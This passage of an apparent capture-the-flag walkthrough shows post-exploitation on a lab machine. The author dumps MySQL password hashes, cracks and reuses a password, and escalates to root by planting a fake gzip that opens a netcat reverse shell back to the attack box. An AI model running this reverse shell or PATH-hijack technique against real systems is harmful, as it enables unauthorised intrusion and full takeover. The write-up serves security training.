5.2. https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

```
www-data@previse:/var/www/html$
www-data@previse:/var/www/html$ who
who     whoami
www-data@previse:/var/www/html$ who
who     whoami
www-data@previse:/var/www/html$ who
```

5.3. From there, the first thing I was interested in was the SQL creds I found.

5.4. I started climbing through SQL.

```
www-data@previse:/tmp$ mysql -h localhost -u root -p'mySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

```
mysql> use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)
```

```
mysql> select * from accounts;
+----+----------+--------------------------------------+---------------------+
| id | username | password                             | created_at          |
+----+----------+--------------------------------------+---------------------+
|  1 | m4lwhere | $1$ llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | hacker   | $1$ llol$T9MTIRTDKhagQjUducYuk1 | 2022-01-08 06:20:16 |
+----+----------+--------------------------------------+---------------------+
2 rows in set (0.00 sec)
```

5.5. I found the m4lwhere account and my account.

5.6. I cracked this with hashcat and grabbed the password that I used to sign into the website.

```
┌──(kali㉿kali)-[~]
└─$ cat cracked.txt
$1$ llol$DQpmdvnb7EeuO6UaqRItf.:[redacted]
```

5.7. There was nothing interesting on the website through this account as my “hacker” account was already admin.

5.8. I ended up switching user in shell to m4lwhere successfully with these creds meaning they were re-used.

```
www-data@previse:/tmp$ su m4lwhere
Password:
m4lwhere@previse:/tmp$ whoami
m4lwhere
m4lwhere@previse:/tmp$
```

5.9. I then snagged the first flag!

```
m4lwhere@previse:~$ whoami && hostname && ip a && cat /home/m4lwhere/user.txt
m4lwhere
previse
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:e5:83 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.104/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e583/64 scope link
       valid_lft forever preferred_lft forever
10a[redacted]441
```

5.10. First linux check is always “sudo -l”

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

5.11. Looks like we have sudo read and execute access to this script.

```
m4lwhere@previse:/opt/scripts$ cat access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

5.12. It may be vulnerable to path injection since they didn’t specify the gzip path.

5.13. I added /tmp to the $PATH

```
m4lwhere@previse:/var/backups$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/var/backups$ cd /tmp
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

5.14. Created my own gzip in /tmp to call a reverse shell back to the attack box.

```
  1 #!/bin/bash
  2 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.21 9002 >/t
    mp/f
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"gzip" [New] 2L, 93C written
m4lwhere@previse:/tmp$ ls
gzip
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.21 9002 >/tmp/f
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$
```

5.15. Started a listener on the attackbox from port 9002 and executed the script with sudo.

```
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
rm: cannot remove '/tmp/f': No such file or directory
```

5.16. This popped a root shell where I grabbed the final flag!

```
root@previse:/tmp# whoami && hostname && ip a && cat /root/root.txt
whoami && hostname && ip a && cat /root/root.txt
root
previse
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:e5:83 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.104/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e583/64 scope link
       valid_lft forever preferred_lft forever
6f[redacted]9b
```